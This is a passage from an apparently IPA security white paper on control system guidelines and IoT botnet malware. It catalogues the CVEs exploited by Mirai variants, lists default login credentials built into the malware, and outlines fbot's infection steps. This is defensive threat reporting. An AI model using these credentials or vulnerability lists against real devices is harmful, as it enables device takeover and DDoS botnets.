6 月には、同 WG のビルサブワーキンググループによる「ビルシステムにおけるサイバー・フィジカル・セキュリティ対策ガイドライン第 1 版」が公開された※51。同ガイドラインは、建物の空調、エレベーター、防災設備等を監視・制御するビルディング・オートメーション・システムにおいて考慮すべきセキュリティリスク及び対策をまとめている。

また、経済産業省は、ガス事業法第 97 条によってガス事業者に策定と遵守が義務付けられている保安規定に、「製造・供給に係る制御システムのサイバーセキュリティ対策」に関する規定を盛り込んだガス事業法施行規則の改正を 2019 年 1 月 30 日付けで行い、4 月 1 日に施行した※52。

同年 12 月、経済産業省は「ERAB に関するサイバーセキュリティガイドライン Ver.2.0」を公開した※53。本ガイドラインは、需要家側のエネルギーリソース（小規模電源・蓄電システム・ディマンドリスポンス等）を活用したエネルギー・リソース・アグリゲーション・ビジネス（ERAB：Energy Resource Aggregation Businesses）に参画する事業者が取り組むべきサイバーセキュリティ対策の指針を示している。

（2）IPA の取り組み

2019 年、IPA では制御システムのセキュリティに関して、大きく三つの取り組みを行った。

（a）産業サイバーセキュリティセンター（ICSCoE：Industrial Cyber Security Center of Excellence）

2017 年 4 月に発足した ICSCoE では、模擬プラントを用いた演習や、攻撃防御の実践経験、最新のサイバー攻撃情報の調査・分析等を通じて、社会インフラ・産業基盤のサイバーセキュリティリスクに対応する人材の育成を支援している（「2.3.2 産業サイバーセキュリティセンター」参照）。

（b）制御システムのセキュリティリスクアセスメント

IPA では、制御システムに対するリスクアセスメント実施支援活動の経験を踏まえて作成・公開した「制御システムのセキュリティリスク分析ガイド※54」（以下、リスク分析ガイド）に関して、2019 年に制御システム保有事業者及びインテグレータ／ベンダ／メーカを対象としたセミナーを 2 回開催※55 するとともに、リスク分析ガイドを 2020 年 3 月に改訂した。

また、2019 年 7 月及び 2020 年 3 月に「制御システム関連のサイバーインシデント事例」シリーズを公開した※56（表 3-1-1）。制御システム保有事業者にとって、国内外で発生したインシデント事例の情報を基に、自社の制御システムに対して同様の脅威が発生した場合のリスクアセスメントを実施することは、セキュリティ管理の強化につながる。本シリーズでは、過去のインシデント事例の概要と攻撃の流れ（攻撃ツリー）を紹介しており、リスク分析ガイドで提唱している「事業被害ベースのリスク分析※57」を実施する際に、事例に相当する攻撃ツリーの作成、セキュリティ対策の策定に活用することができる。

No.	表題	内容	被害
1	2015 年ウクライナ大規模停電	制御端末の外部からの遠隔操作	大規模長時間停電
2	2016 年ウクライナマルウェアによる停電	マルウェアによる遮断器の操作	大規模停電
3	2017 年安全計装システムを標的とするマルウェア	安全計装機器への攻撃スクリプト送信	制御システムの停止
4	Stuxnet：制御システムを標的とする初めてのマルウェア	USB メモリとゼロディ脆弱性を利用した破壊工作	遠心分離機の破壊
5	2019 年ランサムウェアによる操業停止	情報系を中心としたシステム破壊	生産量の激減

■表 3-1-1　「制御システム関連のサイバーインシデント事例」シリーズ

(c) ES-C2M2 解説資料の公開

「ES-C2M2」とは、DoE が、米国内の電力会社がセキュリティマネジメントを自己評価するために発行したもので、サイバーセキュリティ成熟度モデル（C2M2：Cybersecurity Capability Maturity Model）の一つである。IPA は、国内の重要インフラ業界のセキュリティ対策の支援を目的に、「ES-C2M2」の解説書及びチェックシートを 2019 年 10 月に公開した※58。本モデルを活用することで、企業が現在取り組んでいるセキュリティ対策や手法等の能力レベルの評価と、それによる対策の目標や改善項目の優先順位の設定が可能となる。

COLUMN

インシデント公表後に株価が上昇した企業

2019 年 3 月 19 日、ノルウェーのアルミ生産大手 Norsk Hydro ASA の米国内事業所でランサムウェアの感染が発生し、一部の工場で生産が停止、多大な金銭的損失が発生することになりました[i]。インシデント発生直後、同社の経営陣は緊急会議を開き、身代金を支払わない、インシデント情報を完全にオープンにする、Microsoft Corporation のサイバーセキュリティチームに業務復旧の支援を要請する、という三つの事項を迅速に決定しました。復旧の過程において、Facebook に最新情報を投稿し、連日経営者のコメントを含むプレスリリースで状況を詳細に公開しました。また、本社で記者会見し、報道関係者を運用管理室にも入れました。約 2 週間後の 4 月 2 日には、インシデントについてまとめた動画を YouTube で公開しています[ii]。インシデント発生後に、同社が Transparency（透明性）と Openness（率直さ）をポリシーとし、今後の被害防止の参考とするため情報公開の姿勢を貫いたことは高く評価されました[iii]。

セキュリティインシデントが公表されると、企業の株価は下落することが多いのですが、同社株価は、インシデント公表後に上昇しました[iv]。また、同社はこの一連の対応によって、European Excellence Awards 2019 の「Crisis Communications」部門で最優秀賞を受賞しました[v]。

この事例は、インシデント発生時の積極的な情報開示が、企業の社会的評価に大きく影響することを示しています。インシデント発生時のリスクコミュニケーションをどのように行うか、企業として常に議論し、計画しておくことが重要です。

i InsuranceBUSINESS AMERICA：Norsk Hydro gets more cyber insurance compensation https://www.insurancebusinessmag.com/us/news/cyber/norsk-hydro-gets-more-cyber-insurance-compensation-213096.aspx〔2020/6/25 確認〕
ii Norsk Hydro ASA：Cyber attack on Hydro Magnor https://www.youtube.com/watch?v=S-ZIVuM0we0〔2020/6/25 確認〕
iii Norsk Hydro ASA：Hydro awarded for cyber-attack transparency https://www.hydro.com/en-NO/media/news/2019/hydro-awarded-for-cyber-attack-transparency/〔2020/6/25 確認〕
Microsoft Corporation：Hackers hit Norsk Hydro with ransomware. The company responded with transparency https://news.microsoft.com/transform/hackers-hit-norsk-hydro-ransomware-company-responded-transparency/〔2020/6/25 確認〕
iv Bloomberg：NHY:NO Norsk Hydro ASA https://www.bloomberg.com/quote/NHY:NO（2019/3/20-2019/4/23）〔2020/6/25 確認〕
v EUROPEAN EXCELLENCE WARDS：Winnerlist 2019 https://eu-pr.excellence-awards.com/best-of-2019〔2020/6/25 確認〕

3.2 IoTの情報セキュリティ

IoT（Internet of Things）技術の組織における活用や個人における利用が増大し、インターネットにつながる機器（IoT 機器）の台数は、年々増加している。高い処理能力を有する多くの IoT 機器が世界中でインターネットに接続されている現状は、サイバー攻撃者にとって、悪用可能な攻撃対象が豊富に存在することを意味する。脆弱性が発見された IoT 機器は、対策を怠ると早々にウイルスに感染し、サイバー攻撃者に乗っ取られることとなる。

安心安全な IoT 社会を実現するためには、IoT 技術の恩恵を受けるすべての組織・個人が一丸となって対策に取り組み、脆弱性を解消していく必要がある。

本節では、IoT に対する脅威の動向とウイルス感染の実態、セキュリティ対策強化の取り組みについて述べる。なお、本節中に番号（「CVE-2018-17173（JVNDB-2018-010306）」等）で記載している脆弱性については、「JVNDB-」で始まる番号を JVN iPedia※59 で検索することによって、日本語で概要及び関連情報へのリンクを確認できる。

3.2.1 常態化したIoTのセキュリティ脅威

IoT 機器を感染対象とするウイルスでは、感染手段として、「root」「password」「123456」といった初期値としてよく使われる文字列を含む ID、パスワードの組み合わせ等の典型的な認証情報※60 を用いた辞書攻撃に加えて、特定の IoT 機器が持つ脆弱性を狙い感染を試みる攻撃を併用することが定着してきた。脆弱な状態を放置したまま IoT 機器の運用を続けると、ウイルス感染が避けられない状況にあり、IoT 機器にはパソコンやサーバと同様の脆弱性対策が求められている。IoT 機器に感染するウイルスは、その特徴から「機器乗っ取り型ウイルス」「機器保護型ウイルス」「機器破壊型ウイルス」に分類することができる（表 3-2-1）。本項では、それぞれの分類ごとのウイルスの状況について解説する。

(1) 機器乗っ取り型ウイルスの動向

IoT 機器に感染してボットネットを構成し、サイバー攻撃に悪用するウイルスの典型例である Mirai 及び Gafgyt（別名、Bashlite、QBot 等）は、それぞれソースコードが公開されていることもあり、様々な亜種が出現している。古くから存在する脆弱性や新たに発見された脆弱性を取り込み、感染対象とする IoT 機器を拡大するとともに、主な悪用目的である DDoS 攻撃能力の強化や、セキュリティ対策を回避するための隠密性の強化等、進化が続いている。また、Mirai や Gafgyt とは異なる機器乗っ取り型ウイルスも出現している。

(a) ファイル名が「clean」である Mirai の亜種

2019 年 1 月、新たに複数の IoT 機器の脆弱性への攻撃方法が追加された Mirai の新しい亜種が発見された※66。Barco, Inc. 社製ワイヤレスプレゼンテーションシステムや LG Electronics Incorporated 社製デジタルサイネージシステムといった企業向け製品を攻撃対象として追加しており、標的となる IoT 機器が企業所有の IoT 機器に移行していく可能性が示唆された。

IPA による分類	特徴	代表的なウイルスの例
機器乗っ取り型ウイルス	感染した IoT 機器上で不正なプログラムを実行し、ボットネットを構成するとともに、サイバー攻撃への悪用を試みる。 主な悪用方法は、DDoS 攻撃の踏み台としての利用であるが、このほかに不特定多数を対象とした不正なアプリケーション（ウイルス）感染、プロキシサーバとしての悪用、暗号通貨（暗号資産）のマイニングへの悪用等と、方法が多様化しており、IoT 機器の利用者自身に被害が及ぶ恐れもある※61。 また、同じウイルスに感染可能な IoT 機器を探索し、ボットネットの拡大を図る。	・Mirai※62 とその亜種 ・Gafgyt とその亜種 ・VPNFilter※63
機器保護型ウイルス	感染した IoT 機器上で不正なプログラムを実行し、ボットネットを構成するとともに、IoT 機器を狙った他のウイルスが感染に悪用する通信ポートの遮断等を実行して、結果的に機器を他のウイルス感染から防御する。サイバー攻撃への悪用は行わない。 また、同じウイルスに感染可能な IoT 機器を探索し、ボットネットの拡大を図る。	・Hajime※64
機器破壊型ウイルス	感染した IoT 機器上で不正なプログラムを実行し、機器の機能を破壊することで使用不能とする。	・BrickerBot※65

■表 3-2-1　IoT 機器に感染するウイルスの分類

この亜種は、以下に示す特徴を有する。

- 初めて観測されたエクスプロイト※67（表 3-2-2）を含む、27 件のエクスプロイトを含む。
- 感染機器にダウンロードされるウイルスのファイル名（亜種の命名として採用される場合がある）に「clean」という文字列が用いられている。
- Mirai と同じ暗号化方式を採用している。
- 辞書攻撃に用いる認証情報の既定値として、これまで確認されたことのない組み合わせ（表 3-2-3）を有する。
- 他の脆弱な IoT 機器を探索する機能に加えて、HTTP フラッド攻撃（DDoS 攻撃の一手法）を実行する機能を有する。
- 脆弱性を悪用して機器にウイルスをダウンロードさせるシェルスクリプトの配布に、コロンビアにあるセキュリティ会社の侵害済み Web サイトを悪用する。

(b) fbot

2019 年 2 月、Mirai の亜種の一つである「fbot」が進化し、HiSilicon Technology Co., Ltd. 製の DVR（デジタルビデオレコーダー）／ NVR（ネットワークビデオレコーダー）用 SOC チップセットを用いた IoT 機器に感染が拡大し、ボットネットを構成していることが報告された※76。fbot は、2018 年 9 月に初めて報告されたウイルスで、2017 年 11 月に日本国内で感染が急増した Mirai の亜種「Satori※77」との強い関連が指摘されていた※78。その後、同社のチップセットを用いて開発された特定ベンダの製品において、TCP の 34567 番ポートで動作する DVRIP プロトコルの実装に脆弱性が存在し、以下に示す手順で感染可能となっていた。

①fbot に感染した機器は、TCP の 80、81、88、8000、8080 番ポートをとおして HTTP リクエストを送信して、

No.	ベンダ名	機器名	脆弱性
1	LG Electronics Incorporated	デジタルサイネージシステム SuperSign TVs	CVE-2018-17173（JVNDB-2018-010306）（LG SuperSign CMS リモートコード実行の脆弱性）
2	Barco, Inc.	ワイヤレスプレゼンテーションシステム wePresent WiPG-1000	wePresent WiPG-1000 コマンドインジェクションの脆弱性※68
3	D-Link Systems, Inc.	ネットワークビデオカメラ DCS-930L	D-Link DCS-930L リモートコマンド実行の脆弱性※69
4	D-Link Systems, Inc.	ルータ DIR-645、DIR-815	D-Link DIR-645/DIR-815 diagnostic.php コマンド実行の脆弱性※70
5	ZyXEL Technologies Co., Ltd.	ルータ P-660HN-T v1、P-660HN-T v2（TrueOnline※71 向け製品）	ZyXEL/Billion/TrueOnline リモートコマンド実行の複数の脆弱性※72（CVE-2017-18368（JVNDB-2017-014439）、CVE-2017-18370（JVNDB-2017-014437）、CVE-2017-18371（JVNDB-2017-014436）、CVE-2017-18374（JVNDB-2017-014433））
6	NETGEAR, Inc.	ワイヤレスアクセスポイント WG102、WG103、WN604、WNDAP350、WNDAP360、WNAP320、WNAP210、WNDAP660、WNDAP620	CVE-2016-1555（JVNDB-2016-008523）（非認証のリモートコマンド実行の脆弱性）
7	NETGEAR, Inc.	N300 ワイヤレス ADSL2+ モデムルータ DGN2200	CVE-2017-6077（JVNDB-2017-001693）（ping.cgi リモートコマンド実行の脆弱性）、CVE-2017-6334（JVNDB-2017-002116）（dnslookup.cgi リモートコマンド実行の脆弱性）
8	NETGEAR, Inc.	ワイヤレスコントローラ WC9500、WC7600、WC7520	Netgear Prosafe リモートコマンド実行の脆弱性※73

■表 3-2-2　ファイル名が「clean」である Mirai の亜種が感染に悪用する新たな脆弱性
（出典）Palo Alto Networks, Inc.「New Mirai Variant Targets Enterprise Wireless Presentation & Display Systems※8」を基に IPA が作成

ユーザ名	パスワード	該当する IoT 機器の例
admin	huigu309	メキシコの ISP、Axtel S.A.B. de C.V. が顧客に配布した以下のルータ※74 ・Dasan Zhone Solutions, Inc. 製 GPON ルータ ZNID-GPON-2520 ・Alcatel-Lucent S.A.（現 Nokia Corporation, Nokia Networks division）ルータ I-240W-Q
root	huigu309	
CRAFTSPERSON	ALC#FGU	
root	videoflow	VideoFlow Ltd. 製 Digital Video Protection DVP 10 version 2.10※75

■表 3-2-3　ファイル名が「clean」である Mirai の亜種に組み込まれた不正ログイン用認証情報の例
（出典）Palo Alto Networks, Inc.「New Mirai Variant Targets Enterprise Wireless Presentation & Display Systems」を基に IPA が作成

その戻り値から、同様に感染可能な機器を探索する。

②fbot に感染した機器は、発見した機器の IP アドレスとポート番号を Reporter（攻撃者のサーバ）に報告する。

③Reporter と Fbot Loader（攻撃者の別のサーバ）は、新たな感染対象機器の IP アドレスとポート番号を共有する。

④Fbot Loader は、新たな感染対象機器上で動作している Web サーバに認証情報の初期値「admin/ 空パスワード」でログインする。

⑤ログインに成功した場合、Fbot Loader は、DVRIP プロトコルのポート（TCP の 34567 番ポート）に認証情報の初期値「admin/tlJwpbo6」でログインする。

⑥Fbot Loader は、感染対象機器の TCP の 9000 番ポートで telnet バックドアを構築する。

⑦Fbot Loader は、感染対象機器の telnet バックドアを介して fbot ウイルスのダウンローダーをダウンロードさせる。

2019 年 2 月の時点では、2 万 4,528 台の感染が観測されている。国・地域別の感染機器台数の分布を表 3-2-4 に示す。

2019 年 9 月、「Nexus-Zeta」を名乗る 21 歳の青年は、fbot を含む Mirai の亜種 Satori、Okiru、Masuta、Tsunami を作成・運用した罪状を、アラスカ州の米国地方裁判所に対して認めた[※79]。

順位	国・地域名	機器台数	順位	国・地域名	機器台数
1	ベトナム	6,760	19	フランス	255
2	台湾	2,110	20	パキスタン	237
3	タイ	1,459	21	ウルグアイ	185
4	ブラジル	1,276	22	ポーランド	184
5	トルコ	1,137		英国	
6	インド	942	24	ベネズエラ	183
7	イラン	892	25	チリ	177
8	ロシア	862	26	モロッコ	176
9	インドネシア	609	27	ウクライナ	166
10	ルーマニア	579	28	ブルガリア	147
11	マレーシア	553	29	ギリシャ	142
12	イタリア	489	30	ハンガリー	141
13	コロンビア	363	31	シンガポール	130
14	エジプト	362	32	イスラエル	123
15	スリランカ	360	33	ドイツ	109
16	米国	328	34	バングラデシュ	106
17	アルゼンチン	310	35	スペイン	103
18	メキシコ	293			

■表 3-2-4　ウイルス fbot 感染機器の国・地域別分布
（出典）Qihoo 360 Technology Co. Ltd.「The new developments Of the Fbot[※76]」を基に IPA が作成

No.	ベンダ名	機器名	脆弱性
1	D-Link Systems, Inc.	Realtek SDK を用いたルータ該当製品	UPnP SOAP TelnetD コマンド実行の脆弱性（CVE-2014-8361（JVNDB-2014-008039））
2	Vera Control Ltd.	スマートホームコントローラ Mi Casa Verde VeraLite	リモートコード実行の脆弱性[※84]（CVE-2013-4863（JVNDB-2013-007151）、CVE-2016-6255（JVNDB-2016-007882））
3	各社	Realtek SDK を用いた各機器	Miniigd UPnP SOAP 任意のコード実行の脆弱性（CVE-2014-8361（JVNDB-2014-008039））
4	ZyXEL Technologies Co., Ltd.	ルータ ZyXEL P-660HN-T v1	ViewLog.asp remote host を介した権限昇格の脆弱性[※85]
5	DASAN Networks, Inc.	GPON ルータ	CVE-2018-10561（JVNDB-2018-004885）（認証回避の脆弱性） CVE-2018-10562（JVNDB-2018-004886）（コマンドインジェクションの脆弱性）
6	Huawei Technologies Co., Ltd.	ホームルータ HG532	CVE-2017-17215（JVNDB-2017-013014）（任意のコード実行の脆弱性）
7	Belkin International, Inc.	Linksys E-Series ルータ	リモートコード実行の脆弱性[※86]
8	各社	Web アプリケーションフレームワーク「ThinkPHP 5.0.23/5.1.31」を用いた各機器	リモートコード実行の脆弱性[※87]

■表 3-2-5　Mirai の亜種「ECHOBOT」が感染に悪用する脆弱性
（出典）Trend Micro Incorporated「Mirai Variant Spotted Using Multiple Exploits, Targets Various Routers[※80]」を基に IPA が作成

(c) ECHOBOT

2019 年 4 月、表 3-2-5 に示す複数の脆弱性を悪用して感染を試みる、Mirai の新たな亜種「ECHOBOT」が発見された※80。辞書攻撃に用いる認証情報の既定値として、新たに追加された組み合わせ（表 3-2-6 の「admin/wbox123」）も観測された。

2019 年 6 月、同年 5 月下旬に更新されたと考えられる「ECHOBOT」が発見され、感染時に悪用する脆弱性や辞書攻撃用の認証情報が更に追加されていた※81。初めて実際に悪用が確認された脆弱性を表 3-2-7 に、過去に Mirai の他の亜種等で悪用が確認されていた脆弱性を表 3-2-8（次ページ）に示す。また、これまで確認されていなかった認証情報の既定値を表 3-2-9（次ページ）に示す。

2019 年 8 月、感染時に悪用する脆弱性や辞書攻撃用の認証情報が更に追加された「ECHOBOT」が発見された※82。新たに確認された脆弱性を表 3-2-10（次々ページ）に示す。

2019 年 12 月、感染時に悪用する脆弱性や辞書攻撃用の認証情報が更に追加された「ECHOBOT」が発見された※83。過去に Mirai の様々な亜種で悪用された脆弱性も組み込まれており、その総数は 70 を超えていた。新たに確認された脆弱性を表 3-2-11（172 ページ）に示す。

Mirai の亜種の多くは、大量に流通している特定の IoT 機器を感染対象として狙いを定め、その機器の脆弱性に絞り込んだ感染手段を用いる傾向がある。これに対して、「ECHOBOT」にはそれとは異なる傾向が見られ、2003 年に発見された非常に古い脆弱性から直近の 2019 年 12 月上旬に公開された脆弱性まで、新旧様々

ユーザ名	パスワード	該当する IoT 機器の例
admin	huigu309	表 3-2-3 参照
root	huigu309	
CRAFTSPERSON	ALC#FGU	
root	videoflow	
admin	wbox123	ADI Global Distribution（ADI-Gardiner Limited）製 W Box Technologies※88 ネットワークカメラ、NVR、DVR

■表 3-2-6　Mirai の亜種「ECHOBOT」に組み込まれた不正ログイン用認証情報の例
（出典）Trend Micro Incorporated「Mirai Variant Spotted Using Multiple Exploits, Targets Various Routers」を基に IPA が作成

No.	ベンダ名	機器名	脆弱性
9	Barco, Inc.（旧 Awind Inc.） 及び OEM 各社	ワイヤレスプレゼンテーションシステム wePresent WiPG-1000P、WiPG-1600W 他	CVE-2019-3929（JVNDB-2019-004073） （コマンドインジェクションの脆弱性）
10	各社	OpenDreamBox 2.0.0 を実行するデバイス セットボックス用の組み込み Linux ディストリビューションを用いた各機器	OpenDreamBox のリモートコード実行の脆弱性※89
11	各社	VMware NSX SD-WAN Edge 3.1.1 及びそれ以前のバージョン※90 を用いた各機器	CVE-2018-6961（JVNDB-2018-006479） （コマンドインジェクションの脆弱性）
12	各社	Schneider Electric 製 LifeSpace Management System U.motion Builder Software を用いた各機器	CVE-2018-7841（JVNDB-2018-015483） （SQL インジェクションの脆弱性）
13	Dell Inc.	Dell KACE Systems Management Appliance	Dell KACE のリモートコード実行の脆弱性※91
14	Geutebrück GmbH	ネットワークカメラ G-Cam/EFD-2250	CVE-2017-5174（JVNDB-2017-004264） （認証回避の脆弱性） CVE-2017-5173（JVNDB-2017-004263） （リモートコード実行の脆弱性）
15	Shenzhen Sunvalley Innovation Company Limited	モバイルルータ HooToo HT-TM05 TripMate	HooToo TripMate のリモートコード実行の脆弱性※92
16	各社	Asustor Inc. 製 NAS 用アプリケーション ADM 3.1.2.RHG1 及びそれ以前のバージョンをインストールした各機器	CVE-2018-11510（JVNDB-2018-007044） （非認証のリモートコード実行の脆弱性）

■表 3-2-7　Mirai の亜種「ECHOBOT」（2019 年 5 月下旬版）に追加された新しい脆弱性
（出典）Palo Alto Networks, Inc.「New Mirai Variant Adds 8 New Exploits, Targets Additional IoT Devices※81」を基に IPA が作成

な脆弱性を取り込んでいる。

(d)「Shiina」を含む URL からダウンロードされる Mirai の亜種

2019 年 5 月、Mirai の新たな亜種が発見された※114。過去に Mirai の亜種が感染手段として悪用した脆弱性のうち、13 種類(173 ページ表 3-2-12)を選択して採用しており、ウイルスをダウンロードする URL 中に「Shiina」という文字列が含まれていた。前述の「ECHOBOT」は新旧様々な脆弱性の悪用を試みるが、この亜種は、悪用実績が豊富で感染効果が見込める脆弱性を選択採用しており、Mirai の亜種の典型的な特徴を有する。

(e) Miori の亜種

2019 年 7 月、Mirai の亜種「Miori」の新たな亜種が発見された※128。この亜種は、以下に示す特徴を有しており、感染活動の発覚を妨害しつつ、発覚後の解析を困難とする狙いがあると考えられる。

- Miori は C&C サーバ※129 と通信する際、最初にポート番号 10019 に接続し、特定の文字列を送信してアクセスの許可を得る。この手順を踏まずに C&C サーバに telnet で接続を試みると、ログインプロンプトを表示する代わりに、セキュリティ研究者を侮辱するメッセージを表示して、接続を拒否する。セキュリティ研究者による C&C サーバの挙動解析を妨害する目的と考え

No.	ベンダ名	機器名	脆弱性
17	各社	Oracle WebLogic Server を用いた各機器	CVE-2019-2725（JVNDB-2019-002989）（Oracle WebLogic Server における Web Services に関する脆弱性）
18	LG Electronics Incorporated	デジタルサイネージシステム SuperSign TVs	CVE-2018-17173（JVNDB-2018-010306）（LG SuperSign CMS リモートコード実行の脆弱性）
19	Barco, Inc.（旧 Awind Inc.）	ワイヤレスプレゼンテーションシステム wePresent WiPG-1000	wePresent WiPG-1000 コマンドインジェクションの脆弱性※68
20	ASUSTeK Computer Inc.	ワイヤレス ADSL モデムルータ DSL-N12E_C1	ASUS DSL モデムのリモートコード実行の脆弱性※93
21	Belkin International, Inc.	スマートホーム機器 WeMo 各機器	Belkin WeMo UPnP リモートコード実行の脆弱性※94
22	NETGEAR, Inc.	ネットワークストレージ ReadyNAS	NETGEAR ReadyNAS のリモートコマンド実行の脆弱性※95
23	NUUO Inc.	NAS 機能付きネットワークビデオレコーダー NUUO NVRmini	NUUO NVRmini のリモートコマンド実行の脆弱性※96
24	各社	GoAhead Software Inc.（現 Oracle Corporation）製組み込み Web サーバ GoAhead を用いたネットワークカメラ	Wireless IP Camera (P2P) WIFICAM における複数の脆弱性※97

■表 3-2-8　Mirai の亜種「ECHOBOT」(2019 年 5 月下旬版)に追加された既存の脆弱性
(出典)Palo Alto Networks, Inc.「New Mirai Variant Adds 8 New Exploits, Targets Additional IoT Devices」を基に IPA が作成

ユーザ名	パスワード	該当する IoT 機器の例
blueangel	blueangel	5VTechnologies 製の組み込み機器 VoIP/SIP サービス用アプリケーション Blue Angel Software Suite※98
root	abnareum10	
root	Admin@tbroad	
root	superuser	
admin	pfsense	ファイアウォール／ルータ用オープンソースソフトウェア pfSense、pfSense を用いた Rubicon Communications, LLC 製 Netgate ブランドの各製品※99
admin	aerohive	Aerohive Networks, Inc.（現 Extreme Networks, Inc.）製 Wi-Fi アクセスポイント※100
root	awind5885	Crestron Electronics, Inc. 製 AirMedia Presentation Gateway AM-100※101
hadoop	123456	オープンソース Apache Hadoop を用いた各機器
hadoop	hadoop@123	
hadoop	hadoopuser	
root	ikwd	東芝製ネットワークカメラ

■表 3-2-9　Mirai の亜種「ECHOBOT」(2019 年 5 月下旬版)に追加された不正ログイン用認証情報の例
(出典)Palo Alto Networks, Inc.「New Mirai Variant Adds 8 New Exploits, Targets Additional IoT Devices」を基に IPA が作成

られる。
- 感染成功の判定に用いる、設定情報中の文字列に、亜種固有の文字列を含まない。セキュリティ研究者による亜種分類を妨害する目的と考えられる。
- ウイルス検体内部に、ソースコードを110ドルで販売するサイトのURLの文字列を含む。

(f) 文字列「LONGNOSE」を含みTorを利用するMiraiの亜種

2019年7月、Miraiの新たな亜種が発見されて、接続経路を匿名化するTor(The Onion Router)ネットワーク上にC&Cサーバを設置していることが判明した※130。この亜種は、以下に示す特徴を有する。
- ウイルス内部にsocks5プロキシサーバのリストを初期接続先アドレスとして保持し、Torネットワークを経由してC&Cサーバと通信を行う。
- 従来のMiraiの亜種が亜種固有の文字列を保持していた設定情報中の該当箇所に、「LONGNOSE」の文字列がある。
- 以下に示す脆弱性を悪用して感染拡大を試みる。
  - CVE-2017-11633(JVNDB-2017-012792)(Wireless IP Camera 360デバイスの脆弱性、TCPの9527番ポート経由のアクセスでRTSP(Real Time Streaming Protocol)認証情報の窃取可能)
  - DVRの34567番ポートに送信する遠隔管理用の認証情報の既定値(m3FSAeG3:admin)

Torを利用するのは、C&Cサーバの IPアドレスが発覚し、ホスティングサーバの停止やインターネットサービスプロバイダ(ISP:Internet Service Provider)による通信遮断等のセキュリティ対策が実施されることを回避するためであると考えられる。

No.	ベンダ名	機器名	脆弱性
25	Citrix Systems, Inc.	Citrix SD-WAN アプライアンス (旧 NetScaler SD-WAN アプライアンス)	CVE-2019-12991 (JVNDB-2019-006394) (コマンドインジェクションの脆弱性) CVE-2019-12989 (JVNDB-2019-006400) (SQL インジェクションの脆弱性)
26	EyeLock LLC	バイオメトリクス虹彩リーダー nano NXT	EyeLock nano NXT のリモートコード実行の脆弱性※102
27	Iris ID, Inc.	ICU7000-2	Iris ID IrisAccess ICU のクロスサイトスクリプティングの脆弱性※103
28	Beckhoff Automation GmbH	プログラマブルロジックコントローラ(PLC) CX9020 Basic CPU Module	CVE-2015-4051 (JVNDB-2015-002962) (DoS の脆弱性)
29	Comcast Corporation	Xfinity Gateway	Xfinity Gateway のリモートコード実行の脆弱性※104
30	Beward R&D Co., Ltd.	ネットワークカメラ Beward N100	Beward N100 のリモートコード実行の脆弱※105
31	AVM Computersysteme Vertriebs GmbH	ブロードバンドルータ Fritz!Box シリーズ	Fritz!Box Webcm のコマンドインジェクションの脆弱性※106
32	FLIR Systems, Inc.	サーマルネットワークカメラ ELARA FC-Series S、サポートセンサー Triton PT-Series	FLIR Thermal Camera のコマンドインジェクションの脆弱性※107
33	Sapido Technology Inc.	ルータ RB-1732	Sapido RB-1732 のリモートコマンド実行の脆弱性※108
34	各社	オープンソースの Web アプリケーションフレームワーク Ruby on Rails を用いた機器	CVE-2016-0752 (JVNDB-2016-001581) (ディレクトリトラバーサルとリモートコード実行の脆弱性)
35	各社	Rocket Software, Inc. 製バックアップ&データ保護用ソフトウェア Rocket Servergraph を使用するサーバ	CVE-2014-3914 (JVNDB-2014-003690) (ディレクトリトラバーサルの脆弱性)
36	各社	PHP で記述されたデータベース MongoDB 管理ツール PHPMoAdmin をインストールした機器	CVE-2015-2208 (JVNDB-2015-001796) (リモートコード実行の脆弱性)

■表 3-2-10　Mirai の亜種「ECHOBOT」(2019 年 8 月上旬版)に追加された新しい脆弱性
(出典)Palo Alto Networks, Inc.「iocs / mirai / ECHOBOT_6thAug2019.md※82」を基に IPA が作成

(g) Asher

2019 年 7 月、Mirai の新たな亜種「Asher」が発見された※131。ウイルス内部に埋め込まれた認証情報を用いた辞書攻撃に加えて、以下に示す脆弱性を悪用した感染を試みる。

- CVE-2018-10561（JVNDB-2018-004885）、CVE-2018-10562（JVNDB-2018-004886）
- MVPower DVR におけるシェルコマンド実行の脆弱性※125
- CVE-2014-8361（JVNDB-2014-008039）

(h) Moobot

2019 年 9 月、Wikimedia Foundation, Inc. が運営する Wikipedia、Amazon.com, Inc. が運営するライブストリーミングサービス Twitch、Blizzard Entertainment, Inc. が運営するオンラインゲーム World of Warcraft Classic のサーバに対して、UkDrillas と名乗る攻撃者による DDoS 攻撃が発生した※132。同年 8 月末から DVR を対象として感染を拡大していた Mirai の亜種「Moobot※133」による攻撃であると指摘されている※134。感染拡大のためにスキャンするポートや悪用する脆弱性の違いから、Moobot によって構築されたボットネットは以下の 3 種類に分類されている。

①TCP の 34567 番ポート（DVRIP プロトコル）をスキャンするタイプ
既定の認証情報でログインし、コマンドを実行することで特定のポートにバックドアを開け、そこからサーバに接続してウイルスのダウンロード、感染を行う。fbot（「3.2.1 (1) (b) fbot」参照）と類似の攻撃方法である。

②TCP の 80、81、82、83、85、88、8000、8080、8081、9090 番ポート（HTTP プロトコル）をスキャンするタイプ

No.	ベンダ名	機器名	脆弱性
37	YachtControl bv.	ヨットの制御用 Web サービスアプリケーション Yachtcontrol Webapplication 1.0	CVE-2019-17270（JVNDB-2019-013319）（リモートコード実行の脆弱性）
38	Technicolor SA	ルータ TD5130v2、TD5336	CVE-2019-18396（JVNDB-2019-011532）（SQL インジェクションの脆弱性） CVE-2017-14127（JVNDB-2017-007686）（コマンドインジェクションの脆弱性）
39	Epross Technology Co., Ltd.	ビデオカンファレンスシステム AVCON6	AVCON6 のリモートコード実行の脆弱性※109
40	各社	NETSAS Pty Ltd. 製ネットワーク管理ツール Enigma NMS をインストールした機器	CVE-2019-16072（JVNDB-2019-015139）（コマンドインジェクションの脆弱性）
41	三菱電機株式会社 INEA d.o.o.	プログラマブルロジックコントローラ（PLC） リモートターミナルユニット Mitsubishi Electric smartRTU INEA ME-RTU	CVE-2019-14931（JVNDB-2019-011332）（コマンドインジェクションの脆弱性）
42	各社	Sar データ（Linux システム統計情報）のグラフィカル変換ツール sar2HTML をインストールした機器	sar2HTML のリモートコード実行の脆弱性※110
43	NetGain Systems	IT 監視アプライアンス NetGain Enterprise Manager	CVE-2017-16602（JVNDB-2017-012144）（任意のコード実行の脆弱性）
44	Citrix Systems, Inc.	Citrix SD-WAN アプライアンス （旧 NetScaler SD-WAN アプライアンス）	CVE-2017-6316（JVNDB-2017-005962）（非認証のリモートコード実行の脆弱性）
45	Thomson Reuters Corporation	Velocity Analytics Vhayu Analytic Server	CVE-2013-5912（JVNDB-2013-005263）（コードインジェクションの脆弱性）
46	ACTi Corporation	ACTi ASOC 2200 Web Configurator	ACTi ASOC2200 のリモートコード実行の脆弱性※111
